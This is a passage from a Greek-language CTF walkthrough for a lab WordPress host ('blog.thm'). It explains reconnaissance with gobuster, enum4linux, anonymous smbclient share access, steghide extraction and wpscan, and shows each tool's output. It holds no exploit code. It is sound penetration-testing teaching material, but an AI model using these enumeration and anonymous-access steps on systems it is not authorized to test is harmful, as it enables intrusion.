- -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt: Ορίζει το τι θα ψάξει το gobuster. Εδώ βλέπουμε ότι επιλέγεται το αρχείο ‘directory-list-lowercase-2.3-small.txt’ το οποίο είναι μία λίστα πιθανόν ονομασιών, και μάλιστα, όπως υποδηλώνει ο τίτλος του, η λίστα αποτελείται από lowercase λέξεις. Εδώ αξίζει να σημειωθεί και το εξής. Στο path θα δούμε ότι για να βρούμε το wordlist μπαίνουμε σε έναν φάκελο που ονομάζεται dirbuster, το οποίο όπως είπαμε και παραπάνω είναι ένα άλλο πρόγραμμα τύπου directory

scanner. Αυτό μας δείχνει ότι τα εργαλεία μεταξύ τους μπορεί να μην έχουν τέτοια στεγανιά. Αν δύο διαφορετικά εργαλεία από κατασκευής τους έχουν κοινό input data type (.txt αρχεία) τότε δεν παίζει ρόλο το πώς ονομάζεται ο φάκελος που τα εμπεριέχει.

Αφού λοιπόν τρέξουμε την εντολή θα δούμε τα εξής:

```
root@ip-10-10-29-79:/usr/share/wordlists/dirbuster# gobuster dir -u blog.thm -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://blog.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
ss (Status: 301) [Size: 0]
login (Status: 302) [Size: 0]
feed (Status: 301) [Size: 0]
/0 (Status: 301) [Size: 0]
/atom (Status: 301) [Size: 0]
/wp-content (Status: 301) [Size: 309]
/admin (Status: 302) [Size: 0]
/welcome (Status: 301) [Size: 0]
/w (Status: 301) [Size: 0]
/n (Status: 301) [Size: 0]
/rss2 (Status: 301) [Size: 0]
/wp-includes (Status: 301) [Size: 310]
/no (Status: 301) [Size: 0]
/rdf (Status: 301) [Size: 0]
/page1 (Status: 301) [Size: 0]
/' (Status: 301) [Size: 0]
/dashboard (Status: 302) [Size: 0]
/note (Status: 301) [Size: 0]
/%20 (Status: 301) [Size: 0]
/we (Status: 301) [Size: 0]
/2020 (Status: 301) [Size: 0]
/wp-admin (Status: 301) [Size: 307]
/0000 (Status: 301) [Size: 0]
/embed (Status: 301) [Size: 0]
/not (Status: 301) [Size: 0]
/wp1 (Status: 301) [Size: 0]
```

Στο πάνω μέρος βλέπουμε το version του gobuster, τους δημιουργούς του, καθώς και πληροφορίες σχετικά με την παραμετροποίησή του scan. Το gobuster ουσιαστικά στέλνει επαναλαμβανόμενο GET requests. Η ένδειξη Threads: 10 δηλώνει το πόσα διαφορετικά threads (νήματα) τρέχουν ταυτόχρονα πάνω στην ίδια διεργασία. Δηλαδή το gobuster είναι φτιαγμένο έτσι ώστε να στέλνει τα requests του ταυτόχρονα από πολλαπλά νήματα για λόγους εξοικονόμησης χρόνου. Η ένδειξη Timeout δηλώνει το πόσος είναι ο ορισμένος χρόνος αναμονής όπου το gobuster θα περιμένει για το HTTP response μέχρις ότου παρατήρει το τρέχον request και στείλει το επόμενο.

Τέλος, στο κάτω μέρος απεικονίζονται τα αποτελέσματα του scan. Η πρώτη στήλη δείχνει την λέξη που επιλέχθηκε σαν payload από την wordlist που ορίσαμε στην αρχή μέσα στην εντολή. Η δεύτερη στήλη αφορά στο status του HTTP response (π.χ. Status: 301). Η τρίτη στήλη δηλώνει το μέγεθος των δεδομένων που επεστράφησαν κατά το response (π.χ. Size: 309 σημαίνει ότι κάτι υπάρχει εκεί).



Αν κοιτάξουμε τα αποτελέσματα που επέστρεψαν δεδομένα (size=309,310,307), θα δούμε ότι το gobuster στο δρόμο του συνάντησε τους φακέλους wp-content, wp-includes και wp-admin, ενώ τους υπόλοιπους τους «ζήτησε» από τον server αλλά δεν πήρε καμία «απάντηση» το οποίο σημαίνει ότι δεν υπήρχαν. **Η ένδειξη 'wp' σημαίνει 'WordPress'. Δηλαδή το blog.thm είναι ένα wordpress blog. Αυτό είναι το 2<sup>ο</sup> εύρημά μας.** Φυσικά, το ότι πρόκειται για WordPress CtF challenge το γνωρίζουμε κι από τον τίτλο ακόμη, όμως σε ένα πραγματικό case study δεν θα το γνωρίζουμε, επομένως ήταν απαραίτητο να το ανακαλύψουμε.

Μέχρι στιγμής έχουμε δύο ευρήματα (unencrypted traffic και WordPress) τα οποία σε συνδυασμό με την φύση του περιεχομένου του web application (ένα προσωπικό blog) μας κάνει να σκεφτούμε ότι είναι σχεδόν σίγουρο ότι ο server του site δεν βρίσκεται σε κάποιο data center αλλά σε ένα απλό προσωπικό υπολογιστή του διαχειριστή και σε ένα home δίκτυο, με ότι μπορεί να συνεπάγεται αυτό για τα υπόλοιπα αρχεία του server και για τα μέτρα ασφαλείας.

### Enum4linux & χαρτογράφηση συστημάτων Linux

Σε αυτό το σημείο λοιπόν θα ήταν χρήσιμο να ανακαλύψουμε περισσότερα στοιχεία για τον server που φιλοξενεί την εφαρμογή. Για αυτό τον σκοπό θα χρησιμοποιήσουμε ένα εργαλείο που λέγεται enum4linux.

Πηγαίνουμε στο terminal και δίνουμε την εντολή **enum4linux <IP address>**, όπου στην θέση του <IP address> βάζουμε την Target IP address. Βλέπουμε στην οθόνη διάφορα αποτελέσματα, συγκεκριμένα στην πρώτη εικόνα που ακολουθεί βλέπουμε τα εξής:

```
root@ip-10-10-154-106:~# enum4linux 10.10.42.147
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 4
13:39:09 2024

=====
|   Target Information   |
=====
Target ..... 10.10.42.147
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.42.147   |
=====
[+] Got domain/workgroup name: WORKGROUP
```

Αρχικά, με το που εκτελείται η εντολή το πρώτο πράγμα που δίνει ως output είναι ένα μήνυμα WARNING. Το μήνυμα αυτό μας ενημερώνει για την απουσία του προγράμματος polenum.py από την συγκεκριμένη εγκατάσταση.

Το enum4linux είναι ένα enumeration tool για linux συστήματα, αντίστοιχο του enum.exe για τα Windows. Τα enumeration εργαλεία χρησιμεύουν για να αποκτήσει ο tester πληροφορίες σχετικά με το λειτουργικό σύστημα, τους users του, τυχόν shared resources κ.α.. Συγκεκριμένα το enum4linux είναι ένα εργαλείο που εμπεριέχει μέσα του άλλα εργαλεία (τα λεγόμενα τύπου



Samba), όπως τα smbclient, rpcclient, net, nmblookup. Αυτό σημαίνει ότι παρακάτω θα δούμε τα αποτελέσματα αυτών των εργαλείων.

Εκτός από το Warning βλέπουμε το πεδίο [Target Information] και το πεδίο [Enumerating Workgroup/Domain].

Στο [Target Information] βλέπουμε τις παραμέτρους που δώσαμε στον scanner όταν εισάγαμε την εντολή. Βλέπουμε δηλαδή την IP (την οποία την ορίσαμε ρητά) αλλά και κάποιες άλλες πληροφορίες τις οποίες δεν τις ορίσαμε ρητά αλλά είναι οι default πληροφορίες - παράμετροι του enum4linux scanner (RID range, Username, Password, Known Usernames).

Για παράδειγμα βλέπουμε την παράμετρο RID Range ... 500-550, 1000-1050. Το αρτικόλεξο RID σημαίνει Relative Identifier. Το RID χρησιμοποιείται σε δομές συλλογικής οργάνωσης υπολογιστών, όπως το Active Directory, το Samba ή κάποιον άλλον Domain Controller. Σε αυτές τις δομές το κάθε αντικείμενο (υπολογιστής) έχει το δικό του RID. Τα RIDs στο εύρος 500-550 σε μια τυπική Active Directory δομή είναι δεσμευμένο για default accounts που φτιάχνει μόνο του το σύστημα, ενώ το εύρος 1000-1050 είναι δεσμευμένο για user accounts ή groups. Άρα, το enum4linux μας δηλώνει ότι θα ψάξει τον υπολογιστή τον οποίο θα σκανάρει για να δει αν αυτός είναι ορισμένος σε κάποιο από τα δύο εύρη.

Το πεδίο [Enumerating Workgroup/Domain] βλέπουμε ότι περιέχει μόνο μία πληροφορία: Got domain/workgroup: WORKGROUP. Η πληροφορία «WORKGROUP» είναι μία πληροφορία που μας υποδηλώνει ότι ο συγκεκριμένος υπολογιστής ανήκει σε μία δομή τύπου workgroup κι όχι μία δομή τύπου domain. Οι δομές domain είναι δομές που χρησιμοποιούνται από μεγάλους οργανισμούς όπως εταιρίες, με πολλούς σταθμούς εργασίας οι οποίοι είναι ταυτόχρονα συνδεδεμένοι στο εταιρικό δίκτυο και χρειάζονται μια μορφή κεντρικής διαχείρισης. Αντίθετα τα workgroups είναι δομές μικρότερες σε μέγεθος, με υπολογιστές που είναι μεταξύ τους ισότιμοι (peers), χωρίς να υπάρχει κεντρική διαχείριση στην παραμετροποίησή τους. **Τα workgroups χρησιμοποιούνται σε μικρές επιχειρήσεις ή ακόμη και home δίκτυα. Επομένως, πρόκειται για ακόμη ένα εύρημα που μάλιστα ενισχύει τον προηγούμενο ισχυρισμό μας.**

```
=====
| Nbtstat Information for 10.10.42.147 |
=====
Looking up status of 10.10.42.147
  BLOG          <00> -          B <ACTIVE> Workstation Service
  BLOG          <03> -          B <ACTIVE> Messenger Service
  BLOG          <20> -          B <ACTIVE> File Server Service
  .._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
  WORKGROUP     <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
  WORKGROUP     <1d> -          B <ACTIVE> Master Browser
  WORKGROUP     <1e> - <GROUP> B <ACTIVE> Browser Service Elections

  MAC Address = 00-00-00-00-00-00

=====
| Session Check on 10.10.42.147 |
=====
[+] Server 10.10.42.147 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.42.147 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
```

Εδώ βλέπουμε τα πεδία [Nbtstat Information], [Session Check] και [Getting domain SID].

Το πεδίο [Nbtstat] ουσιαστικά προκύπτει από την εκτέλεση της εντολής nbtstat από το enum4linux. Η εντολή προκύπτει από την φράση NetBIOS over TCP/IP (NetBT) protocol statistics και ουσιαστικά στέλνει στατιστικά δεδομένα σχετικά με την δραστηριότητα του NetBIOS.

Το NetBIOS (Network Basic Input/Output System) είναι ένα API που επιτρέπει σε εφαρμογές από διαφορετικούς υπολογιστές να επικοινωνούν μεταξύ τους, λειτουργεί δηλαδή σαν τη δικτυακή διεπαφή για υπολογιστές εντός του ίδιου LAN. Πλέον το NetBIOS τρέχει πάνω από το πρωτόκολλο TCP/IP, κι έτσι έχει αποκτήσει το αρκτικόλεξο NBT. Το enum4linux μας αποκαλύπτει σε αυτό το σημείο ότι ο server πάνω στον οποίο τρέχει το blog έχει τρεις σχετικές με το blog υπηρεσίες ενεργές (Workstation service, Messenger service, File Server Service).

Παρακάτω, στο [Session Check] μαθαίνουμε ότι ο server επιτρέπει sessions χωρίς σύνδεση με username και password, ενώ στο [Getting domain SID] ότι δεν εντοπίστηκε κάποιο SID, δηλαδή Security ID, σε αυτόν. Η ακόλουθη φράση «Can't determine if host is part of domain or part of a workgroup» δεν είναι απολύτως σωστή. Το SID είναι ένας μοναδικός identifier για τους υπολογιστές που ανήκουν σε κάποιο security domain. Ο scanner δεν βρίσκει κάποιο τέτοιο αναγνωριστικό καθώς προφανώς μάλλον μιλάμε για έναν απλό προσωπικό υπολογιστή ο οποίος δεν είναι ενταγμένος σε κανένα security domain. Παρόλαυτα ένα τυπικό SID είναι της μορφής:

S-1-5-21-1234567890-987654321-1122334455-1000

Όπου τα ψηφία συμβολίζουν:

- S: Χαρακτηρίζει το SID,
- 1: Η version του,
- 5: Η Αρχή του identifier,
- Τα επόμενα ψηφία μέχρι πριν τα τέσσερα τελευταία είναι συμβολίζουν ένα μοναδικό domain identifier,
- Το τελευταίο μέρος (1000) συμβολίζει το RID στο οποίο αναφερθήκαμε προηγουμένως.

Συνεχίζουμε την ανάλυση των αποτελεσμάτων του enum4linux εξετάζοντας τα πεδία [OS information], [Users], [Share Enumeration]. Στο πεδίο [OS information] βλέπουμε τέσσερις πληροφορίες, οι οποίες, όπως μας ενημερώνει το enum4linux, προέκυψαν από την εκτέλεση των προγραμμάτων smbclient και srvinfo. Οι πληροφορίες αυτές σχετίζονται με τον τύπο του server (π.χ. os version 6.1). Στο πεδίο [Users] το enum4linux ψάχνει για καταγεγραμμένους χρήστες όμως δεν βρίσκει. Τέλος, στο πεδίο [Share Enumeration] το enum4linux ψάχνει και αποτυπώνει τους διαμοιρασμένους φακέλους του server. Έτσι βλέπουμε συγκεκριμένα ότι έχει εντοπίσει τους print\$, BillySMB και IPC\$, από τους οποίους φαίνεται να έχει ιδιαίτερο ενδιαφέρον για την έρευνά μας ο BillySMB.

```

=====
| OS information on 10.10.46.154 |
=====
Use of uninitialized value $os_info in concatenation (.) or string at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 464.
[+] Got OS info for 10.10.46.154 from smbclient:
[+] Got OS info for 10.10.46.154 from srvinfo:
      BLOG      Wk Sv PrQ Unx NT SNT blog server (Samba, Ubuntu)
      platform_id : 500
      os version  : 6.1
      server type  : 0x809a03

=====
| Users on 10.10.46.154 |
=====
Use of uninitialized value $users in print at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 876.
Use of uninitialized value $users in pattern match (m//) at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 879.

Use of uninitialized value $users in print at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 892.
Use of uninitialized value $users in pattern match (m//) at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 894.

=====
| Share Enumeration on 10.10.46.154 |
=====
      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      BillySMB       Disk      Billy's local SMB Share
      IPC$           IPC       IPC Service (blog server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.46.154
//10.10.46.154/print$ Mapping: DENIED, Listing: N/A
//10.10.46.154/BillySMB Mapping: OK, Listing: OK
//10.10.46.154/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
=====

```

## To SMB protocol & o smbclient

Το αρκτικόλεξο SMB σημαίνει Server Message Block και αποτελεί ένα πρωτόκολλο επικοινωνίας 7<sup>ου</sup> επιπέδου (Application Layer) το οποίο τρέχει επί του TCP και το οποίο χρησιμοποιείται για την επικοινωνία τύπου client – server διαμοιρασμένων αρχείων, φακέλων, εκτυπωτών και άλλων πόρων σε ένα δίκτυο.

Για να ψάξουμε λοιπόν στον SMB server του διαχειριστή του website θα χρησιμοποιήσουμε το πρόγραμμα smbclient. Επιστρέφουμε στο terminal και τρέχουμε την εντολή **smbclient //blog.thm/BillySMB**. Παρατηρούμε ότι η εντολή smbclient ανοίγει ένα terminal μέσα στο terminal μας, αυτό του SMB server, το οποίο είναι οπτικά εμφανές από το σύμβολο **smb: \>** το οποίο περιμένει να εισάγουμε κάποια εντολή. Τρέχουμε λοιπόν την εντολή **ls** για να δούμε τι υπάρχει μέσα στον φάκελο BillySMB.

```

root@ip-10-10-39-14:~# smbclient //blog.thm/BillySMB
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Tue May 26 19:17:05 2020
..               D           0   Tue May 26 18:58:23 2020
Alice-White-Rabbit.jpg      N    33378   Tue May 26 19:17:01 2020
tswift.mp4                 N  1236733   Tue May 26 19:13:45 2020
check-this.png             N     3082   Tue May 26 19:13:43 2020

15413192 blocks of size 1024. 9647892 blocks available

```

Βρήκαμε λοιπόν τρία αρχεία: Alice-White-Rabbit.jpg, tswift.mp4 και check-this.png. Θα κατεβάσουμε τοπικά τα τρία αρχεία για να τα εξετάσουμε. Αρχικά τρέχουμε στο SMB terminal την εντολή **recurse** ώστε να του ζητήσουμε τα όποια αποτελέσματα αναδρομικά, δηλαδή να ψάξει όχι απλά στον φάκελο που βρισκόμαστε αλλά σε όλο το δενδροδιάγραμμα περιλαμβάνοντας τους υποφακέλους και τα αρχεία τους. Στη συνέχεια τρέχουμε την εντολή **mget** μία φορά για κάθε αρχείο που θέλουμε να κατεβάσουμε.

```

smb: \> recurse
smb: \> mget pictures
NT_STATUS_NO_SUCH_FILE listing \pictures
smb: \> mget Alice-White-Rabbit.jpg
Get file Alice-White-Rabbit.jpg? y
getting file \Alice-White-Rabbit.jpg of size 33378 as Alice-White-Rabbit.jpg (32
59.5 KiloBytes/sec) (average 3259.6 KiloBytes/sec)
smb: \> mget tswift.mp4
Get file tswift.mp4? y
getting file \tswift.mp4 of size 1236733 as tswift.mp4 (5696.9 KiloBytes/sec) (a
verage 5587.1 KiloBytes/sec)
smb: \> mget check-this.png
Get file check-this.png? y
getting file \check-this.png of size 3082 as check-this.png (1003.2 KiloBytes/se
c) (average 5526.0 KiloBytes/sec)
smb: \>

```


Τώρα θέλουμε να βγούμε από το SMB terminal ώστε να βρούμε και να ανοίξουμε τα αρχεία αυτά. Για να κλείσουμε το SMB terminal πατάμε **Ctrl + C**. Έπειτα τρέχουμε την εντολή **ls**. Μπορούμε να δούμε τα αρχεία που κατεβάσαμε.

```

root@ip-10-10-200-150:~# ls
Alice-White-Rabbit.jpg  CTFBuilder  Instructions  Rooms  thinclient_drives
burp.json              Desktop     Pictures      Scripts Tools
check-this.png          Downloads  Postman      snap   tswift.mp4

```

Πηγαίνουμε στον root φάκελο με τον file explorer του Linux.



Μπορούμε να δούμε ότι το αρχείο check-this.png είναι ένα QR code, το αρχείο Alice-White-Rabbit.jpg είναι μία εικόνα από ταινία κινουμένων σχεδίων κι το αρχείο tswift.mp4 είναι ένα video clip.

### Steghide & Στεγανογραφία

Σε αυτό το σημείο ο penetration tester μπορεί να υποψιαστεί ότι αυτά τα αρχεία μπορεί να εμπεριέχουν κρυμμένη πληροφορία εκτός από την φανερή. Μπορούμε να ερευνήσουμε για κάτι τέτοιο με την βοήθεια της *στεγανογραφίας* ("steganography").

Η στεγανογραφία είναι η τέχνη του να «στεγανοποιείς», να αποκρύπτεις με διάφορες τεχνικές και μέσα την «γραφή» σου, δηλαδή την πληροφορία σου. Με την χρήση μεθόδων στεγανογραφίας κάποιος μπορεί να κρύψει πληροφορία σε ένα φαινομενικά άσχετο και αθώο αρχείο όπως μια εικόνα ή ένα video. Η τεχνική της στεγανογραφίας έχει την ιστορική της ρίζα σε εποχές που δεν υπήρχαν οι ηλεκτρονικοί υπολογιστές και που οι Επικοινωνίες πραγματοποιούνταν με φυσικά μέσα. Σχετίζεται άμεσα με τον τομέα της Ασφάλειας Πληροφοριών και του Ηλεκτρονικού Πολέμου.

Για να ερευνήσουμε λοιπόν τα αρχεία θα χρησιμοποιήσουμε ένα εργαλείο που λέγεται **steghide**. Το steghide είναι ένα πρόγραμμα που μπορεί να κάνει compression και encryption δεδομένων. Για την επικύρωση του αδιάβλητου της στεγανογραφημένης πληροφορίας χρησιμοποιεί ένα checksum, δηλαδή μια αλφαριθμητική ακολουθία που λειτουργεί ως σημείο αναφοράς για την εγκυρότητα ενός αρχείου. Τέλος, το steghide υποστηρίζει JPEG, BMP, WAV και AU αρχεία.

Επιστρέφουμε στο terminal για να τρέξουμε το steghide. Το steghide μπορεί να κάνει δύο ενέργειες: embed και extract, με απλά λόγια να κρύβει και να εμφανίζει δεδομένα. Εμείς στην προκειμένη θέλουμε να εμφανίσουμε τα όποια κρυμμένα δεδομένα. Επομένως, τρέχουμε την εντολή **steghide extract -sf <filename>**, όπου η παράμετρος -sf χρησιμοποιείται για extract ενέργειες και σημαίνει *stego file*, ενώ στη θέση του <filename> τοποθετούμε το όνομα του αρχείου που θέλουμε να ερευνήσουμε.

```
root@ip-10-10-200-150:~# steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit hole.txt".
```

Σε περίπτωση που δεν γνωρίζουμε κάποιο passphrase που προστατεύει το συγκεκριμένο αρχείο (όπως στην προκειμένη) θα πατήσουμε απλώς enter. Αν το αρχείο δεν είναι προστατευμένο με κάποιο passphrase δεν θα υπάρξει κανένα θέμα, κάτι τέτοιο όμως στο black-box testing είναι θέμα τύχης – τουλάχιστον μέχρι την ανακάλυψη σχετικών στοιχείων.

Βλέπουμε ότι η εντολή δημιούργησε ένα **αρχείο rabbit\_hole.txt**! Αν το ανοίξουμε με κάποιον text editor θα δούμε το εξής μήνυμα:

```
File Edit View Search Terminal Help
GNU nano 4.8 rabbit hole.txt
You've found yourself in a rabbit hole, friend.
```

Φαίνεται ότι ο διαχειριστής του site χρησιμοποίησε την στεγανογραφία για να μας αφήσει επίτηδες ένα κρυμμένο μήνυμα με το οποίο μας λέει ότι δεν καταφέραμε να βρούμε τίποτα το χρήσιμο. Δυστυχώς το steghide όπως είπαμε υποστηρίζει συγκεκριμένους τύπους αρχείων κι έτσι δεν μπορούμε να το χρησιμοποιήσουμε για να ερευνήσουμε και τα άλλα δύο αρχεία (.png, .mp4). Όμως κρίνοντας κι από το μήνυμα που ανακαλύψαμε φαίνεται πώς αυτή η προσπάθειά μας με την στεγανογραφία δεν θα φέρει κάποιο άμεσο αποτέλεσμα. Βρεθήκαμε σε αδιέξοδο και, όπως αναφέραμε και νωρίτερα, ο penetration tester χρειάζεται να μάθει να ζει με αυτά καθώς αυτό είναι στη φύση του black-box testing.

Ας επιστρέψουμε εκεί όπου ξεκινήσαμε. Όλα ξεκίνησαν από την εκτέλεση του προγράμματος enum4linux κι έτσι φτάσαμε να ανακαλύψουμε τον φάκελο BillySMB, ενώ νωρίτερα είχαμε ανακαλύψει ότι πρόκειται για ένα WordPress based site. Ας προσπαθήσουμε να μάθουμε περισσότερα σχετικά με αυτό.


### **WpScan: Ανιχνεύοντας WordPress εφαρμογές**

Για να χαρτογραφήσουμε ένα WordPress site υπάρχει ένα ειδικό εργαλείο που μπορούμε να χρησιμοποιήσουμε, το **wpscan**. Το wpscan είναι ένας vulnerability scanner που εντοπίζει versions, plugins και themes που χρησιμοποιεί ένα WordPress site καθώς κι άλλες σχετικές πληροφορίες. Επίσης, μπορεί να χρησιμοποιηθεί για επιθέσεις τύπου Brute Force, τις οποίες είχαμε αναφέρει και νωρίτερα.

Πηγαίνουμε ξανά στο terminal και τρέχουμε την εντολή **wpscan --url blog.thm**. Το wpscan ξεκινάει να σκανάρει την εφαρμογή κι όταν ολοκληρώνει τη διαδικασία αυτή εμφανίζει τα πιθανώς ενδιαφέροντα αποτελέσματα.



```
root@ip-10-10-253-212:~# wpscan --url blog.thm
```



WordPress Security Scanner by the WPScan Team  
Version 3.8.27  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

```
It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://blog.thm/ [10.10.170.92]
[+] Started: Sun Jan 12 10:58:53 2025
```

#### Interesting Finding(s):

```
[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection) ↖
| Confidence: 100%
```

```
[+] robots.txt found: http://blog.thm/robots.txt
| Interesting Entries:
| - /wp-admin/ ↖
| - /wp-admin/admin-ajax.php ↖
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://blog.thm/xmlrpc.php
| Found By: Direct Access (Aggressive Detection) ↖
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] WordPress readme found: http://blog.thm/readme.html
| Found By: Direct Access (Aggressive Detection) ↖
| Confidence: 100%
```

```
[+] Upload directory has listing enabled: http://blog.thm/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection) ↖
| Confidence: 100%
```

```
[+] The external WP-Cron seems to be enabled: http://blog.thm/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
|
[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
| Found By: Rss Generator (Passive Detection)
| - http://blog.thm/feed/, <generator>https://wordpress.org/?v=5.0</generator>
|
| - http://blog.thm/comments/feed/, <generator>https://wordpress.org/?v=5.0</generator>
```

```
[+] WordPress theme in use: twentytwenty
| Location: http://blog.thm/wp-content/themes/twentytwenty/
| Last Updated: 2021-03-09T00:00:00.000Z
| Readme: http://blog.thm/wp-content/themes/twentytwenty/readme.txt
| [!] The version is out of date, the latest version is 1.7
| Style URL: http://blog.thm/wp-content/themes/twentytwenty/style.css?ver=1.3
| Style Name: Twenty Twenty
| Style URI: https://wordpress.org/themes/twentytwenty/
| Description: Our default theme for 2020 is designed to take full advantage o
f the flexibility of the block editor...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://blog.thm/wp-content/themes/twentytwenty/style.css?ver=1.3, Match:
'Version: 1.3'
```

```
[+] Enumerating All Plugins (via Passive Methods)

No plugins Found.
```

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <==> (22 / 22) 100.00% Time: 00:00:00

No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been outp
ut.
[!] You can get a free API token with 25 daily requests by registering at https
://wpscan.com/register

[+] Finished: Sun Jan 12 10:59:02 2025
[+] Requests Done: 53
[+] Cached Requests: 7
[+] Data Sent: 12.3 KB
[+] Data Received: 258.442 KB
[+] Memory used: 208.555 MB
[+] Elapsed time: 00:00:09
```



Το wpscan ανακάλυψε δέκα (10) νέα ευρήματα (findings), κάποια από τα οποία θεωρούνται ευπάθειες (vulnerabilities) και μπορούν ενδεχομένως να οδηγήσουν σε «εκμεταλλεύσεις» (exploits).

Το 1<sup>ο</sup> finding προκύπτει από τους headers και αφορά στην αποκάλυψη του web server όπου φιλοξενείται η εφαρμογή (**Apache / 2.4.29 (Ubuntu)**). Οι headers που αναφέρονται είναι οι headers του HTTP response που δέχεται ο client ως ανταπόδοση για το request του.

